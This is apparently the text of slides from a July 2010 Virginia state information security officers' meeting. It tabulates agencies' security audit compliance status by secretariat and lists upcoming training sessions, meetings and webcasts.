Dept. of Planning & Budget	Yes	0	Yes	Yes	Not Due	N/C
Dept. of Taxation	Yes	1	Yes	Yes	Not Due	53%
Dept. of Treasury	Yes	2	Yes	No	N/A	0%

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Health & Human Resources

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Dept. of Health Professions	Yes	40	Yes	Not Due	Not Due	0%
Dept. of Medical Assistance Services	Yes	40	Yes	Yes	Yes	100%
Department of Behavioral Health and Developmental Services	Yes	40	Yes	Some	Some	N/C
Dept. of Rehabilitative Services	Yes	40	Yes	Yes	Not Due	0%
Dept. of Social Services	Yes	40	Yes	Not due	Not Due	0%
Virginia Foundation for Healthy Youth ~~TSF~~	Yes	40	Yes	Not due	Not Due	N/C
Va. Dept. for the Aging	Yes	40	Yes	Yes	Not Due	Exception
Va. Dept. of Health	Yes	40	Yes	Some	Some	20%

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Natural Resources

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Dept. of Conservation & Recreation	Yes	1	Yes	Some	No	0%
Dept. of Environmental Quality	Yes	2	Yes	Some	Some	60%
Dept of Game & Inland Fisheries	Yes	3	Expired	Some	No	N/C
Dept. of Historic Resources	Yes	1	Expired	No	No	0%
Marine Resources Commission	Yes	1	Yes	Yes	Yes	100%
Va. Museum of Natural History	Yes	2	Yes	Not Due	Not Due	N/C

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Public Safety

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Alcoholic Beverage Control	Yes	5	Pending	Yes	Yes	100%
Commonwealth's Attorney's Services Council	Yes	0	Yes	Not Due	Not Due	N/C
Dept. of Correctional Education	Yes	1	Expired	Yes	No	N/C
Dept. of Corrections	Yes	3	Yes	Pending	Yes	50%
Dept. of Criminal Justice Services	Yes	2	Expired	Yes	No	20%
Dept. of Fire Programs	Yes	2	Expired	Yes	Yes	N/C
Dept. of Forensic Science	Yes	0	Yes	Not Due	Not Due	N/C
Dept. of Juvenile Justice	Yes	0	Yes	Yes	Not Due	33%
Dept. of Military Affairs	Expired	1	No	N/A	N/A	N/C
Dept. of Veterans Services	Yes	0	Yes	Not Due	Not Due	N/C
Va. Dept. of Emergency Management	Yes	1	No	N/A	N/A	N/C
Va. State Police	Yes	1	Yes	Some	Yes	67%

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Technology

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
The Ctr for Innovative Tech.	Yes	0	Yes	Not Due	Not Due	N/C
Va. Info. Technologies Agency	Yes	24	Yes	Yes	Yes	70%

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Transportation

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Dept. of Motor Vehicles	Yes	2	Yes	Yes	No	N/C
Dept. of Aviation	Yes	1	Expired	Not Due	Not Due	N/C
Dept. of Rail & Public Trans.	Yes	0	Yes	Not Due	Not Due	0%
Motor Vehicle Dealers Board	Yes	0	Yes	Not Due	Not Due	N/C
Va. Dept. Of Transportation	Yes	6	Yes	Yes	Yes	66%

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Independent Branch Agencies

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Indigent Defense Commission	Yes	4	Yes	Yes	Not Due	N/R
State Lottery Dept.	Yes	0	Yes	Not Due	Not Due	N/R
State Corporation Commission	Yes	4	Yes	No	No	N/R
Va. College Savings Plan	Yes	3	Yes	Yes	Not Due	N/R
Va. Office for Protection & Advocacy	Yes	1	Exception	Exception	Exception	N/R
Va. Retirement System	Yes	1	Yes	Some	Some	N/R
Va. Workers' Compensation Commission	Yes	3	Exception	Exception	Exception	N/R

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Others

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Office of the Governor	No	0	No	N/A	N/A	N/C
Office of the Attorney General	Yes	0	Yes	Not Due	Not Due	N/C

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Upcoming Events

Future ISOAG's

From 1:00 – 4:00 pm at CESC

(please let us know if you want to host in the Richmond area!)

Thursday -	**August 12, 2010**
Wednesday -	**September 15, 2010**
Thursday -	**October 14, 2010**

Future IS Orientation Sessions

Tuesday - September 14, 2010 1:00 – 3:30 (CESC)

Monday - November 1, 2010 1:00 – 3:30 (CESC)

IS Orientation is now available via webinar!

DHS/FEMA State Cyber Security Training Program

The Adaptive Cyber-Security Training Online (ACT-Online) courses are now available on the TEEX Domestic Preparedness Campus. This training is designed to ensure that the privacy, reliability, and integrity of the information systems that power our global economy remain intact and secure.

Cost is Free!! Students earn a DHS/FEMA Certificate of Completion along with Continuing Education Units (CEU) at the completion of each course.

No-Charge registration is available at the host site:

http://www.teexwmdcampus.com

Thanks to Cameron Caffee, VDOT, for this information!

Information Security System Association

ISSA meets on the second Wednesday of every month

DATE: Wednesday, August 11, 2010
LOCATION: Maggiano's Little Italy, 11800 W. Broad St., #2204, Richmond/Short Pump Mall
TIME: 11:30 - 1:30pm. Presentation starts at 11:45 & Lunch served at 12.
PRESENTATION: Threat Modeling by Cigital
COST: ISSA Members: $10 & Non-Members: $20

MS-ISAC Webcast

National Webcast!

Wednesday, August 25, 2010, 2:00 to 3:00 p.m.

Topic: Social Networking/Web 2.0

The National Webcast Initiative is a collaborative effort between government and the private sector to help strengthen our Nation's cyber readiness and resilience. A number of vendors have offered their services at no cost, to help develop and deliver the webcasts.

Register @: http://www.msisac.org/webcast/

Identity Theft Red Flags Rules Extended Until December 31, 2010

The Red Flags Rule requires many businesses and organizations to implement a written Identify Theft Prevention Program designed to detect the warning signs – or "red flags" – of identity theft in their day-to-day operations.

At the request of members of Congress, the Federal Trade Commission is delaying enforcement of the "Red Flags" Rule until December 31, 2010. Read the FAQ at: http://www.ftc.gov/bcp/edu/microsites/redflagesrule/index.shtml

Any Other Business ??????

ISOAG-Partnership Update

Don Kendrick

IT Infrastructure Partnership Team

July 22, 2010

IT INFRASTRUCTURE PARTNERSHIP

VITA

NORTHROP GRUMMAN

ADJOURN

THANK YOU FOR ATTENDING